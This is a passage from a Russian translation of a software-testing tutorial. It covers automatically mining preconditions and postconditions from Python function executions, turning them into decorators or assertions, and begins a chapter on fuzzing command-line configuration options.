    p = prop_function(prop)

    len_metavars = len(metavars(prop))
    for combination in itertools.permutations(
        vars_and_values, len_metavars):
        args = [value for var_name, value in combination]
        var_names = [var_name for var_name, value in combination]

        try:
            result = p(*args)
        except:
            result = None

        if log:
            print(prop, combination, result)
        if result:
            instantiations.add((prop, tuple(var_names)))

    return instantiations

```

Например, при `x == -1` и `y == 1` свойство `X < Y` выполняется для `x < y`, но не для `y < x`:

```

invs = true_property_instantiations(
    "X < Y", [('x', -1), ('y', 1)], log=True)
invs

X < Y (('x', -1), ('y', 1)) True
X < Y (('y', 1), ('x', -1)) False
{('X < Y', ('x', 'y'))}

```

Конкретизация возвращает короткую форму `x < y`. Аналогично свойство `X < 0` истинно только для `x`, и результатом будет `x < 0`.

Извлечение инвариантов из выполнений

Запустим описанный механизм на аргументах и результатах реальных вызовов. Расширим `CallTracker` классом `InvariantTracker`, автоматически вычисляющим инварианты всех наблюдаемых функций. По умолчанию он использует приведённый выше набор, но допускает другой список свойств.

```

class InvariantTracker(CallTracker):
    def __init__(self, props=None, **kwargs):
        if props is None:
            props = INVARIANT_PROPERTIES

        self.props = props
        super().__init__(**kwargs)

```

Главный метод `invariants()` проверяет свойства на каждом вызове. Сохраняется пересечение множеств — только свойства, выполнявшиеся во всех вызовах. Специальная переменная `return_value` обозначает результат.

```

RETURN_VALUE = 'return_value'

class InvariantTracker(InvariantTracker):
    def invariants(self, function_name=None):
        if function_name is None:
            return {
                function_name: self.invariants(function_name)
                for function_name in self.calls()
            }

        invariants = None
        for variables, return_value in self.calls(function_name):
            vars_and_values = variables + [(RETURN_VALUE, return_value)]

            s = set()
            for prop in self.props:
                s |= true_property_instantiations(
                    prop, vars_and_values, self._log)
            if invariants is None:
                invariants = s
            else:
                invariants &= s

        return invariants

```

Пример с двумя вызовами:

```

with InvariantTracker() as tracker:
    y = my_sqrt(25.0)
    y = my_sqrt(10.0)

tracker.calls()

{'my_sqrt': [(['x', 25.0]), 5.0),
              ([('x', 10.0)], 3.162277660168379)]}

```

`invariants()` возвращает свойства вместе с подстановками. Для чтения удобнее сразу конкретизировать и сортировать их:

```

def pretty_invariants(invariants):
    props = []
    for (prop, var_names) in invariants:
        props.append(instantiate_prop(prop, var_names))
    return sorted(props)

invs = tracker.invariants('my_sqrt')
pretty_invariants(invs)

['isinstance(return_value, float)',
 'isinstance(x, float)',
 'return_value != 0',
 'return_value < x',
 'return_value <= x',
 'return_value > 0',
 'return_value >= 0',
 'x != 0',
 'x > 0',
 'x > return_value',
 'x >= 0',
 'x >= return_value']

```

Аргумент и результат имеют тип `float` и всегда положительны — полезные предусловия и постусловия, особенно для символьного анализа. Но `return_value <= x` истинно не всегда:

```

my_sqrt(0.01)

0.1

```

Здесь $0.1 > 0.01$. Это следствие недостаточного разнообразия обучающих входов. Стоит добавить `x = 0.01`, и ложный инвариант исчезает:

```

with InvariantTracker() as tracker:
    y = my_sqrt(25.0)
    y = my_sqrt(10.0)
    y = my_sqrt(0.01)

pretty_invariants(tracker.invariants('my_sqrt'))

['isinstance(return_value, float)',
 'isinstance(x, float)',
 'return_value != 0',
 'return_value > 0',
 'return_value >= 0',
 'x != 0',
 'x > 0',
 'x >= 0']

```

Позднее мы обсудим, как обеспечить разнообразие входов с помощью генерации тестов.

Для двух целочисленных вызовов `sum3()` типы определяются верно, но ненулевые аргументы — лишь случайность выбранных данных:

```

with InvariantTracker() as tracker:
    y = sum3(1, 2, 3)
    y = sum3(-4, -5, -6)

pretty_invariants(tracker.invariants('sum3'))

['a != 0', 'b != 0', 'c != 0',
 'isinstance(a, int)', 'isinstance(b, int)',
 'isinstance(c, int)', 'isinstance(return_value, int)',
 'return_value != 0']

```

Со строками возникают другие инварианты. В частности, результат всегда начинается со значения `a`:

```

with InvariantTracker() as tracker:
    y = sum3('a', 'b', 'c')
    y = sum3('f', 'e', 'd')

pretty_invariants(tracker.invariants('sum3'))

['a != 0', 'a < return_value', 'a <= return_value',
 'b != 0', 'c != 0', 'return_value != 0',
 'return_value > a', 'return_value >= a',
 'return_value.startswith(a)']

```

Если объединить строки, числа и нули, не останется ни одного свойства, истинного для всех вызовов. Такова цена гибкости.

Преобразование извлечённых инвариантов в аннотации

Как и типы, инварианты нужно уметь добавлять к существующим функциям. Для этого введём расширяющий `InvariantTracker` класс `InvariantAnnotator`. Его метод `params()` возвращает разделённый запятыми список имён параметров, наблюдавшихся в вызовах.

```

class InvariantAnnotator(InvariantTracker):
    def params(self, function_name):
        arguments, return_value = self.calls(function_name)[0]
        return ", ".join(
            arg_name for (arg_name, arg_value) in arguments)

```

Для `my_sqrt` он возвращает `'x'`, а для `sum3` — `'c', 'b', 'a'` в порядке, сохранённом трассировщиком. `preconditions()` формирует декораторы из свойств, не зависящих от результата:

```

class InvariantAnnotator(InvariantAnnotator):
    def preconditions(self, function_name):

```

```

conditions = []

for inv in pretty_invariants(self.invariants(function_name)):
    if inv.find(RETURN_VALUE) >= 0:
        continue # Postcondition

    cond = "@precondition(lambda " + \
        self.params(function_name) + ": " + inv + ")"
    conditions.append(cond)

return conditions

```

После вызовов `my_sqrt(25.0)` и `my_sqrt(0.01)` результат таков:

```

['@precondition(lambda x: isinstance(x, float))',
 '@precondition(lambda x: x != 0)',
 '@precondition(lambda x: x > 0)',
 '@precondition(lambda x: x >= 0)']

```

`postconditions()` аналогично оставляет свойства, содержащие `return_value`:

```

class InvariantAnnotator(InvariantAnnotator):
    def postconditions(self, function_name):
        conditions = []

        for inv in pretty_invariants(self.invariants(function_name)):
            if inv.find(RETURN_VALUE) < 0:
                continue # Precondition

            cond = ("@postcondition(lambda " +
                RETURN_VALUE + ", " + self.params(function_name) +
                ": " + inv + ")")
            conditions.append(cond)

        return conditions

['@postcondition(lambda return_value, x: isinstance(return_value, float))',
 '@postcondition(lambda return_value, x: return_value != 0)',
 '@postcondition(lambda return_value, x: return_value > 0)',
 '@postcondition(lambda return_value, x: return_value >= 0)']

```

Оба набора можно присоединить к исходному тексту функции:

```

class InvariantAnnotator(InvariantAnnotator):
    def functions_with_invariants(self):
        functions = ""
        for function_name in self.invariants():
            try:
                function = self.function_with_invariants(function_name)
            except KeyError:
                continue
            functions += function
        return functions

    def function_with_invariants(self, function_name):
        function = globals()[function_name] # Can throw KeyError
        source = inspect.getsource(function)
        return "\n".join(
            self.preconditions(function_name) +
            self.postconditions(function_name) + '\n' + source
        )

```

`function_with_invariants('my_sqrt')` выдаёт исходную функцию с четырьмя предусловиями и четырьмя постусловиями из двух предыдущих списков. Инвариантов получилось много; ниже и в упражнениях обсуждается отбор самых важных.

Дополнительные примеры

`list_length()` рекурсивно вычисляет длину списка. Посмотрим, какие инварианты удастся извлечь:

```
def list_length(L):
    if L == []:
        length = 0
    else:
        length = 1 + list_length(L[1:])
    return length

with InvariantAnnotator() as annotator:
    length = list_length([1, 2, 3])

print_content(annotator.functions_with_invariants(), '.py')

@precondition(lambda L: L != 0)
@precondition(lambda L: isinstance(L, list))
@postcondition(lambda return_value, L:
    isinstance(return_value, int))
@postcondition(lambda return_value, L:
    return_value == len(L))
@postcondition(lambda return_value, L: return_value >= 0)
def list_length(L):
    if L == []:
        length = 0
    else:
        length = 1 + list_length(L[1:])
    return length
```

Почти все свойства, кроме первого, полезны. Особенно точное `return_value == len(L)` появилось потому, что шаблон `X == len(Y)` присутствует в исходном наборе свойств.

Рассмотрим ещё более простую функцию:

```
def sum2(a, b):
    return a + b

with InvariantAnnotator() as annotator:
    sum2(31, 45)
    sum2(0, 0)
    sum2(-1, -5)
```

Инварианты фиксируют связь `return_value == a + b` во всех эквивалентных вариантах:

```
@precondition(lambda b, a: isinstance(a, int))
@precondition(lambda b, a: isinstance(b, int))
@postcondition(lambda return_value, b, a:
    a == return_value - b)
@postcondition(lambda return_value, b, a:
    b == return_value - a)
@postcondition(lambda return_value, b, a:
    isinstance(return_value, int))
@postcondition(lambda return_value, b, a:
    return_value == a + b)
@postcondition(lambda return_value, b, a:
    return_value == b + a)
def sum2(a, b):
    return a + b
```

Если функция ничего не возвращает, результат равен `None`, и содержательно можно извлекать только предусловия. Текущая реализация всё же получает формальное «постусловие» `return_value != 0`, истинное для `None`:

```
def print_sum(a, b):
    print(a + b)

with InvariantAnnotator() as annotator:
    print_sum(31, 45)
    print_sum(0, 0)
    print_sum(-1, -5)
```



```

@precondition(lambda b, a: isinstance(a, int))
@precondition(lambda b, a: isinstance(b, int))
@postcondition(lambda return_value, b, a: return_value != 0)
def print_sum(a, b):
    print(a + b)

```

Проверка спецификаций

Функцию с инвариантами можно передать интерпретатору Python, и все условия начнут проверяться. Создадим `my_sqrt_annotated()` со спецификациями, добытыми выше:

```

with InvariantAnnotator() as annotator:
    y = my_sqrt(25.0)
    y = my_sqrt(0.01)

my_sqrt_def = annotator.functions_with_invariants()
my_sqrt_def = my_sqrt_def.replace(
    'my_sqrt', 'my_sqrt_annotated')
exec(my_sqrt_def)

```

Аннотированная версия отвергает недопустимые аргументы — точнее, аргументы со свойствами, которых система ещё не наблюдала:

```

with ExpectError():
    my_sqrt_annotated(-1.0)

AssertionError: Precondition violated (expected)

```

Оригинальная версия при отрицательном значении просто заикливается и завершается лишь по тайм-ауту.

Если изменить функцию так, что свойства результата станут другими, регрессия обнаружится как нарушение постусловия. Для иллюстрации инвертируем результат и станем возвращать -2 как корень из 4:

```

my_sqrt_def = my_sqrt_def.replace(
    'my_sqrt_annotated', 'my_sqrt_negative')
my_sqrt_def = my_sqrt_def.replace(
    'return approx', 'return -approx')
exec(my_sqrt_def)

```

Технически -2 действительно является квадратным корнем из 4, поскольку $(-2)^2 = 4$. Но вызывающий код может не ожидать такой смены поведения, и первый же вызов обнаружит её:

```

with ExpectError():
    my_sqrt_negative(2.0) # type: ignore

AssertionError: Postcondition violated (expected)

```

Предусловия, постусловия и типы служат *оракулами* тестирования. Извлёкши их для набора функций, можно снова и снова проверять спецификации генераторами тестов, особенно после изменений кода. Чем больше проверок и чем они точнее, тем выше вероятность заметить нежелательный побочный эффект.

Извлечение спецификаций из сгенерированных тестов

Качество извлечённых спецификаций ограничено качеством выполнений. Единственный вызов `sum2()` порождает множество чрезмерно специализированных предусловий и постусловий, случайно соответствующих увиденным значениям.

Например, после одного `sum2(2, 2)` среди результатов появляются `a == b` и `return_value == a * b`. Они верны лишь для этого вызова, хотя `sum2()` успешно принимает множество значений, нарушающих оба свойства.

Выход — обучаться на большем числе разнообразных запусков. Уже три вызова резко сокращают множество инвариантов:

```
with InvariantAnnotator() as annotator:
    length = sum2(1, 2)
    length = sum2(-1, -2)
    length = sum2(0, 0)

print_content(annotator.functions_with_invariants(), '.py')

@precondition(lambda b, a: isinstance(a, int))
@precondition(lambda b, a: isinstance(b, int))
@postcondition(lambda return_value, b, a:
    a == return_value - b)
@postcondition(lambda return_value, b, a:
    b == return_value - a)
@postcondition(lambda return_value, b, a:
    isinstance(return_value, int))
@postcondition(lambda return_value, b, a:
    return_value == a + b)
@postcondition(lambda return_value, b, a:
    return_value == b + a)
def sum2(a, b):
    return a + b
```

Откуда брать разнообразные запуски? Их должны генерировать тесты. Простая грамматика вызовов `sum2()` решает задачу:

```
from GrammarFuzzer import GrammarFuzzer
from Grammars import is_valid_grammar, crange
from Grammars import convert_ebnf_grammar, Grammar

SUM2_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<sum2>"],
    "<sum2>": ["sum2(<int>, <int>)"],
    "<int>": ["<_int>"],
    "<_int>": ["(-)?<leaddigit><digit>*", "0"],
    "<leaddigit>": crange('1', '9'),
    "<digit>": crange('0', '9')
}

assert is_valid_grammar(SUM2_EBNF_GRAMMAR)
sum2_grammar = convert_ebnf_grammar(SUM2_EBNF_GRAMMAR)
sum2_fuzzer = GrammarFuzzer(sum2_grammar)
```

Пример десяти сгенерированных вызовов:

```
sum2(60, 3)
sum2(-4, 0)
sum2(-579, 34)
sum2(3, 0)
sum2(-8, 0)
sum2(0, 8)
sum2(3, -9)
sum2(0, 0)
sum2(0, 5)
sum2(-3181, 0)
```

Запустим десять случайных вызовов под аннотатором:

```
with InvariantAnnotator() as annotator:
    for i in range(10):
        eval(sum2_fuzzer.fuzz())

print_content(
    annotator.function_with_invariants('sum2'), '.py')
```

Результат содержит типы `int` и истинные арифметические связи результата с аргументами. В показанном запуске случайно сохранились также `a != 0` и `return_value != 0`; с дальнейшими тестами подобные случайные свойства исчезнут.

Однако писать тесты или драйвер лишь ради добычи предусловий и постусловий может быть слишком трудозатратно — тем более что тесты нередко проще получить уже из готовых условий. Поэтому разумнее сначала задать инварианты, а затем поручить работу генераторам тестов или средствам доказательства.

Кроме того, грамматика API должна уважать предусловия. Например, для `sqrt()` она должна генерировать только положительные числа, тем самым уже предполагая искомое предусловие. Получается, одна спецификация — модель или грамматика — нужна для извлечения другой: классическая проблема курицы и яйца.

Выход всё же существует. Если тесты автоматически генерируются на уровне всей системы, возникает практически бесконечный источник выполнений. В каждом из них функции вызываются со значениями, удовлетворяющими их неявным предусловиям, и по этим вызовам можно добывать инварианты. На системном уровне некорректные входы должны быть отвергнуты самой системой; общее содержательное предусловие распадается внутри неё на множество полезных предусловий и последующих постусловий отдельных функций.

Главное требование — хорошие генераторы системных тестов. В следующей части рассматривается автоматическая генерация тестов для разных предметных областей: от конфигураций до графических интерфейсов.

Усвоенные уроки

- Аннотации типов и явные инварианты позволяют проверять ожидаемые типы и другие свойства аргументов и результатов.
- Типы и инварианты можно автоматически *извлекать*, наблюдая аргументы и результаты во время выполнения.
- Качество инвариантов зависит от разнообразия наблюдаемых значений; его можно повысить генерацией тестов.

Что дальше

Эта глава завершает [часть о семантических техниках фаззинга](#). В следующей части мы исследуем предметно-ориентированный фаззинг: конфигурации, API, компиляторы, веб-приложения и графические интерфейсы.

Предыстория

[DAIKON](#) можно считать прародителем средств извлечения спецификаций функций. Более двадцати лет он поддерживается и расширяется, извлекая вероятные инварианты в духе этой главы для C, C++, C#, Eiffel, F#, Java, Perl и Visual Basic. В дополнение к рассмотренным возможностям DAIKON содержит богатый каталог шаблонов, поддерживает инварианты данных, исключает свойства, логически следующие из других, и оценивает статистическую уверенность,

отбрасывая маловероятные результаты. Соответствующая статья [Ernst2001] — одна из основополагающих и наиболее цитируемых работ по программной инженерии. На сайте проекта собран каталог последующих публикаций.

Взаимодействие генераторов тестов и обнаружения инвариантов, в том числе с применением грамматик, обсуждалось уже в [Ernst2001]. Инструмент Eclat [Pacheco2005] — образцовый пример тесного взаимодействия генератора модульных тестов с добычей инвариантов в стиле DAIKON: инварианты становятся оракулами и направляют генератор к входам, выявляющим дефекты.

Извлечение спецификаций не ограничивается предусловиями и постусловиями. Классическая работа «Mining Specifications» [Ammons2002] обучает протоколы состояний по выполнению. [Извлечение грамматик](#) тоже можно считать добычей спецификаций — в данном случае форматов входных данных.

Обзор применения и проверки аннотаций типов даёт публикация [The state of type hints in Python](#). Два важных инструмента реализуют подход этой главы:

- [MonkeyType](#) трассирует выполнение и добавляет подсказки типов аргументам, результатам и переменным Python 3;
- [PyAnnotate](#) решает похожую задачу для Python 2, создавая комментарии, которые понимают статические анализаторы.

Эти инструменты создали инженеры Facebook и Dropbox для проверки миллионов строк кода.

Упражнения

Наша реализация добычи типов и инвариантов далека от полноты. Её можно расширить десятками способов; некоторые из них перечислены ниже.

Упражнение 1. Объединения типов

Модуль `typing` позволяет указать несколько возможных типов аргумента. Для `my_sqrt(x)` это означает, что `x` может быть `int` или `float`:

```
from typing import Union, Optional

def my_sqrt_with_union_type(
    x: Union[int, float]) -> float: # type: ignore
    ...
```

Расширьте `TypeAnnotator`, добавив объединения типов для аргументов и результатов. Используйте `Optional[X]` как сокращение для `Union[X, None]`.

Решение. Оставлено читателю. Подсказка: расширьте `type_string()`.

Упражнение 2. Типы локальных переменных

Python позволяет аннотировать не только аргументы, но и локальные и глобальные переменные — например, `approx` и `guess`:

```
def my_sqrt_with_local_types(
    x: Union[int, float]) -> float:
    """Computes the square root of x, using the Newton-Raphson method"""
    approx: Optional[float] = None
    guess: float = x / 2
```

```

while approx != guess:
    approx = guess
    guess = (approx + x / approx) / 2
return approx

```

Расширьте TypeAnnotator, чтобы он также аннотировал локальные переменные. Найдите присваивания в AST, определите тип присваиваемого значения и добавьте аннотацию слева.

Решение. Оставлено читателю.

Упражнение 9. Встраивание инвариантов как утверждений

Вместо декораторов предусловий и постусловий вставьте инварианты в тело функции как assert:

```

def my_sqrt(x):
    'Computes the square root of x, using the Newton-Raphson method'
    assert isinstance(x, int), 'violated precondition'
    assert x > 0, 'violated precondition'
    approx = None
    guess = x / 2
    while approx != guess:
        approx = guess
        guess = (approx + x / approx) / 2
    return_value = approx
    assert return_value < x, 'violated postcondition'
    assert isinstance(return_value, float), 'violated postcondition'
    return approx

```

Такая форма может быть проще для генераторов тестов и символьных анализаторов.

Решение. Ниже приведена предварительная реализация, вставляющая инварианты в AST функций.

Часть 1. Встраивание инвариантов

```

class EmbeddedInvariantAnnotator(InvariantTracker):
    def functions_with_invariants_ast(self, function_name=None):
        if function_name is None:
            return annotate_functions_with_invariants(
                self.invariants())

        return annotate_function_with_invariants(
            function_name, self.invariants(function_name))

    def functions_with_invariants(self, function_name=None):
        if function_name is None:
            functions = ''
            for f_name in self.invariants():
                try:
                    f_text = ast.unparse(
                        self.functions_with_invariants_ast(f_name))
                except KeyError:
                    f_text = ''
                functions += f_text
            return functions

        return ast.unparse(
            self.functions_with_invariants_ast(function_name))

    def function_with_invariants(self, function_name):
        return self.functions_with_invariants(function_name)

    def function_with_invariants_ast(self, function_name):
        return self.functions_with_invariants_ast(function_name)

```

```

def annotate_invariants(invariants):
    annotated_functions = {}

    for function_name in invariants:
        try:
            annotated_functions[function_name] = \
                annotate_function_with_invariants(
                    function_name, invariants[function_name])
        except KeyError:
            continue

    return annotated_functions

def annotate_function_with_invariants(
    function_name, function_invariants):
    function = globals()[function_name]
    function_code = inspect.getsource(function)
    function_ast = ast.parse(function_code)
    return annotate_function_ast_with_invariants(
        function_ast, function_invariants)

def annotate_function_ast_with_invariants(
    function_ast, function_invariants):
    annotated_function_ast = EmbeddedInvariantTransformer(
        function_invariants).visit(function_ast)
    return annotated_function_ast

```

Часть 2. Предусловия

`PreconditionTransformer` превращает каждый инвариант без `return_value` в утверждение. Если функция начинается со строки документации, проверки вставляются после неё.

```

class PreconditionTransformer(ast.NodeTransformer):
    def __init__(self, invariants):
        self.invariants = invariants
        super().__init__()

    def preconditions(self):
        preconditions = []
        for (prop, var_names) in self.invariants:
            assertion = "assert " + \
                instantiate_prop(prop, var_names) + \
                ', "violated precondition"'
            assertion_ast = ast.parse(assertion)

            if assertion.find(RETURN_VALUE) < 0:
                preconditions += assertion_ast.body

        return preconditions

    def insert_assertions(self, body):
        preconditions = self.preconditions()
        try:
            docstring = body[0].value.s
        except:
            docstring = None

        if docstring:
            return [body[0]] + preconditions + body[1:]
        else:
            return preconditions + body

    def visit_FunctionDef(self, node):
        """Add invariants to function"""
        node.body = self.insert_assertions(node.body)
        return node

class EmbeddedInvariantTransformer(PreconditionTransformer):

```

```
pass
```

После наблюдения `my_sqrt(5)` результат начинается так:

```
def my_sqrt(x):
    """Computes the square root of x, using the Newton-Raphson method"""
    assert isinstance(x, int), 'violated precondition'
    assert x >= 0, 'violated precondition'
    assert x > 0, 'violated precondition'
    assert x != 0, 'violated precondition'
    # ... исходное тело ...
```

При наблюдении `sum3(3, 4, 5)`, `sum3(-3, -4, -5)` и `sum3(0, 0, 0)` остаются три предусловия: а, b и c имеют тип `int`.

Часть 3. Постусловия

Сделаем два упрощающих предположения:

- переменные во время выполнения не меняются;
- в конце функции находится единственный `return`.

`EmbeddedInvariantTransformer` сохраняет выражение последнего `return` в `return_value`, вставляет после него вычисленные проверки, а затем возвращает первоначальное значение. Если явного `return` нет, используется `None`.

```
class EmbeddedInvariantTransformer(PreconditionTransformer):
    def postconditions(self):
        postconditions = []

        for (prop, var_names) in self.invariants:
            assertion = "assert " + \
                instantiate_prop(prop, var_names) + \
                ', "violated postcondition"'
            assertion_ast = ast.parse(assertion)

            if assertion.find(RETURN_VALUE) >= 0:
                postconditions += assertion_ast.body

        return postconditions

    def insert_assertions(self, body):
        new_body = super().insert_assertions(body)
        postconditions = self.postconditions()

        body_ends_with_return = isinstance(new_body[-1], ast.Return)
        if body_ends_with_return:
            saver = RETURN_VALUE + " = " + \
                ast.unparse(new_body[-1].value)
        else:
            saver = RETURN_VALUE + " = None"

        saver_ast = ast.parse(saver)
        postconditions = [saver_ast] + postconditions

        if body_ends_with_return:
            return new_body[:-1] + postconditions + [new_body[-1]]
        else:
            return new_body + postconditions
```

Полное преобразование `my_sqrt(5)` содержит четыре предусловия, сохраняет `return_value = approx`, затем проверяет извлечённые свойства результата и выполняет `return approx`. Выполним полученный текст под новым именем:

```
with EmbeddedInvariantAnnotator() as annotator:
    my_sqrt(5)
```

```

my_sqrt_def = annotator.functions_with_invariants()
exec(my_sqrt_def.replace('my_sqrt', 'my_sqrt_annotated'))

with ExpectError():
    my_sqrt_annotated(-1)

AssertionError: violated precondition (expected)

```

Для `sum3()` после разнообразных целочисленных вызовов в тело вставляются проверки типов аргументов и результата. Для `list_length([1, 2, 3])` получаются `isinstance(L, list)`, `return_value == len(L)`, целочисленный и неотрицательный результат. У `print_sum(31, 45)` без явного возврата сохраняется `return_value = None`.

Готово.

Упражнение 3. Информативные проверяющие инвариантов

Текущая реализация не сообщает пользователю, какое именно предусловие или постусловие нарушено:

```

@precondition(lambda s: len(s) > 0)
def remove_first_char(s):
    return s[1:]

```

Вызов `remove_first_char('')` даёт лишь `AssertionError: Precondition violated`. Следующая реализация принимает необязательный именованный аргумент `doc` и выводит его при нарушении:

```

def verbose_condition(precondition=None,
                     postcondition=None, doc='Unknown'):
    def decorator(func):
        @functools.wraps(func)
        def wrapper(*args, **kwargs):
            if precondition is not None:
                assert precondition(*args, **kwargs), \
                    "Precondition violated: " + doc

            retval = func(*args, **kwargs)
            if postcondition is not None:
                assert postcondition(retval, *args, **kwargs), \
                    "Postcondition violated: " + doc

            return retval
        return wrapper
    return decorator

def verbose_precondition(check, **kwargs): # type: ignore
    return verbose_condition(
        precondition=check, doc=kwargs.get('doc', 'Unknown'))

def verbose_postcondition(check, **kwargs): # type: ignore
    return verbose_condition(
        postcondition=check, doc=kwargs.get('doc', 'Unknown'))

@verbose_precondition(
    lambda s: len(s) > 0, doc="len(s) > 0") # type: ignore
def remove_first_char(s):
    return s[1:]

```

Теперь пустая строка приводит к сообщению `Precondition violated: len(s) > 0`. Расширьте `InvariantAnnotator`, чтобы он включал текст условий в создаваемые декораторы.

Решение. Простой вариант:

```

class InvariantAnnotator(InvariantAnnotator):
    def preconditions(self, function_name):
        conditions = []
        for inv in pretty_invariants(self.invariants(function_name)):

```



```

        if inv.find(RETURN_VALUE) >= 0:
            continue

        cond = "@verbose_precondition(lambda " + \
            self.params(function_name) + ": " + inv + \
            ', doc=' + repr(inv) + ")"
        conditions.append(cond)

    return conditions

class InvariantAnnotator(InvariantAnnotator):
    def postconditions(self, function_name):
        conditions = []

        for inv in pretty_invariants(self.invariants(function_name)):
            if inv.find(RETURN_VALUE) < 0:
                continue

            cond = ("@verbose_postcondition(lambda " +
                RETURN_VALUE + ", " + self.params(function_name) +
                ": " + inv + ', doc=' + repr(inv) + ")")
            conditions.append(cond)

    return conditions

```

Полученные аннотации труднее читать, зато ошибки проще диагностировать. Альтернативно можно попытаться получить текст `lambda` через `inspect.getsource()` или преобразовать её AST обратно в текст; это оставлено читателю.

Упражнение 4. Сохранение начальных значений

Если аргумент меняется во время выполнения, текущая реализация может запутаться: значения записываются при входе, а проверяются лишь при возврате. Расширьте `InvariantAnnotator` и его инфраструктуру так, чтобы:

- сохранялись значения аргументов и в начале, и в конце вызова;
- постусловия могли ссылаться как на начальные, так и на конечные значения;
- извлечённые постусловия включали оба набора значений.

Решение. Пока не добавлено.

Упражнение 5. Импликации

Некоторые добытые инварианты следуют из других: $x > 0$ влечёт $x \geq 0$ и $x \neq 0$. Явно закодируйте импликации между свойствами и перестаньте выводить следствия как отдельные инварианты. Идеи можно найти в [Ernst2001].

Решение. Оставлено читателю.

Упражнение 6. Локальные переменные

Постусловия могут ссылаться на локальные переменные. Расширьте `InvariantAnnotator` и его инфраструктуру, чтобы конечные значения локальных переменных тоже записывались и участвовали в выводе инвариантов.

Решение. Оставлено читателю.

Упражнение 7. Исследование альтернатив инвариантов

После добычи первого набора инвариантов запустите [конколический фаззер](#), который систематически пытается опровергнуть предусловия и постусловия. Насколько сильно удаётся обобщить спецификацию?

Решение. Пока не добавлено.

Упражнение 8. Свойства, порождаемые грамматикой

Чем больше проверяемых свойств, тем больше потенциальных инвариантов можно обнаружить. Создайте *грамматику*, систематически порождающую большой набор свойств. Возможные шаблоны приведены в [Ernst2001].

Решение. Оставлено читателю.

Часть V. Предметно-ориентированный фаззинг

В этой части рассматривается генерация тестов для нескольких конкретных предметных областей. Для каждой из них мы представим *фаззеры*, порождающие входные данные, и *майнеры*, анализирующие структуру входов.

- **Тестирование конфигураций** позволяет систематически проверять и покрывать конфигурации программного обеспечения. Автоматически определяя доступные параметры, можно обойтись без заранее заданной грамматики.
- **Тестирование API** порождает входные данные непосредственно для функций, что обеспечивает гибкость и высокую скорость.
- **Выделение модульных тестов** берёт системный тест и извлекает из него модульные тесты, воспроизводящие выполненные вызовы. Можно записывать и повторять как всю последовательность, так и выбранные вызовы.
- **Тестирование компиляторов** использует грамматики и грамматический фаззинг для порождения программного кода.
- **Тестирование веб-приложений** сначала опирается на написанные вручную, а затем на автоматически выведенные из пользовательского интерфейса грамматики. Здесь также рассматриваются атаки путём внедрения кода и SQL-команд.
- **Тестирование графических пользовательских интерфейсов** переносит эти методы с веб-приложений на мобильные приложения, включая формы и навигацию.

Тестирование конфигураций

Поведение программы определяется не только обрабатываемыми данными. *Конфигурация* программы — то есть параметры, управляющие выполнением программы на её обычных входных данных и задаваемые опциями или конфигурационными файлами, — также влияет на поведение, а потому её можно и нужно тестировать. В этой главе мы рассмотрим систематическое *тестирование* и *покрытие* конфигураций программного обеспечения. Благодаря *автоматическому выводу конфигурационных параметров* эти методы можно применять сразу, не составляя грамматику вручную. Наконец, мы покажем, как систематически покрывать *сочетания* параметров конфигурации и быстро обнаруживать нежелательное взаимное влияние.

Предварительные требования

- Следует прочитать главу [«Фаззинг с помощью грамматик»](#).
- Следует прочитать главу [«Покрывание грамматики»](#).

Краткое содержание

Чтобы использовать приведённый в этой главе код, напишите:

```
from fuzzingbook.ConfigurationFuzzer import <identifier>
```

Затем можно пользоваться описанными ниже возможностями.

В этой главе представлены два класса:

- `OptionRunner` автоматически извлекает параметры командной строки из программы на Python;
- `OptionFuzzer` использует их для автоматического тестирования программы с большим разнообразием параметров.

`OptionRunner` выполняет программу до момента разбора аргументов, после чего извлекает грамматику, описывающую способы её вызова:

```
autopep8_runner = OptionRunner("autopep8", "foo.py")
```

Граматику можно получить методом `ebnf_grammar()`:

```
option_ebnf_grammar = autopep8_runner.ebnf_grammar()
option_ebnf_grammar

{'<start>': ['(<option>)*<arguments>'],
 '<option>': [' -h', ' --help', ' --version', ' -v', ' --verbose',
  ' -d', ' --diff', ' -i', ' --in-place',
  ' --global-config <filename>', ' --ignore-local-config',
  ' -r', ' --recursive', ' -j <n>', ' --jobs <n>',
  ' -p <n>', ' --pep8-passes <n>', ' -a', ' --aggressive',
  ' --experimental', ' --exclude <globs>', ' --list-fixes',
  ' --ignore <errors>', ' --select <errors>',
  ' --max-line-length <n>', ' --line-range <line> <line>',
  ' --range <line> <line>', ' --indent-size <int>',
  ' --hang-closing', ' --exit-code'],
 '<arguments>': [' foo.py'],
 '<str>': ['<char>+'],
 '<char>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
  'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l',
  'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x',
  'y', 'z', 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J',
  'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V',
  'W', 'X', 'Y', 'Z', '!', '"', '#', '$', '%', '&', "'", '(',
  ')', '*', '+', ',', '-', '.', '/', ':', ';', '<', '=', '>', '?',
  '@', '[', '\\', ']', '^', '_', '`', '{', '|', '}', '~']
```

```
'<filename>': ['<str>'],
'<int>': ['(-)?<digit>+'],
'<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
'<n>': ['<int>'],
'<globs>': ['<str>'],
'<errors>': ['<str>'],
'<line>': ['<int>']}]
```

Граматику можно сразу использовать для фаззинга. GrammarCoverageFuzzer обеспечит покрытие всех параметров:

```
from Grammars import convert_ebnf_grammar
fuzzer = GrammarCoverageFuzzer(convert_ebnf_grammar(option_ebnf_grammar))
[fuzzer.fuzz() for i in range(3)]

[' --max-line-length -64 foo.py',
" -a --version --select u --diff --list-fixes -r --range -50 3 --ignore iq --hang-closing --ignore-
local-config --aggressive --in-place --indent-size 9 -d --global-config wQ --help --line-range -
8226 7 -j 1 -p 2 -h --experimental -i -v --jobs -81 --exclude c --exit-code --verbose --
recursive --exclude j --pep8-passes 587 --global-config 5ty --global-config W]96{< --ignore M --
exclude . --select > --global-config T --ignore z'C --select %EIL -r -a -v foo.py",
' --exclude VKSl --exclude 3[ --global-config ^0x --ignore 4 --exclude _ --global-config 7 --
select mh --global-config e --global-config R --global-config JH\\ --exclude OP --ignore = --
global-config @ --select ?N --global-config s --select *}v --ignore - --select Do,GA --exclude
bkn --ignore U --exclude | --global-config 2 --exclude 8 --select " --exclude pZ --select / --
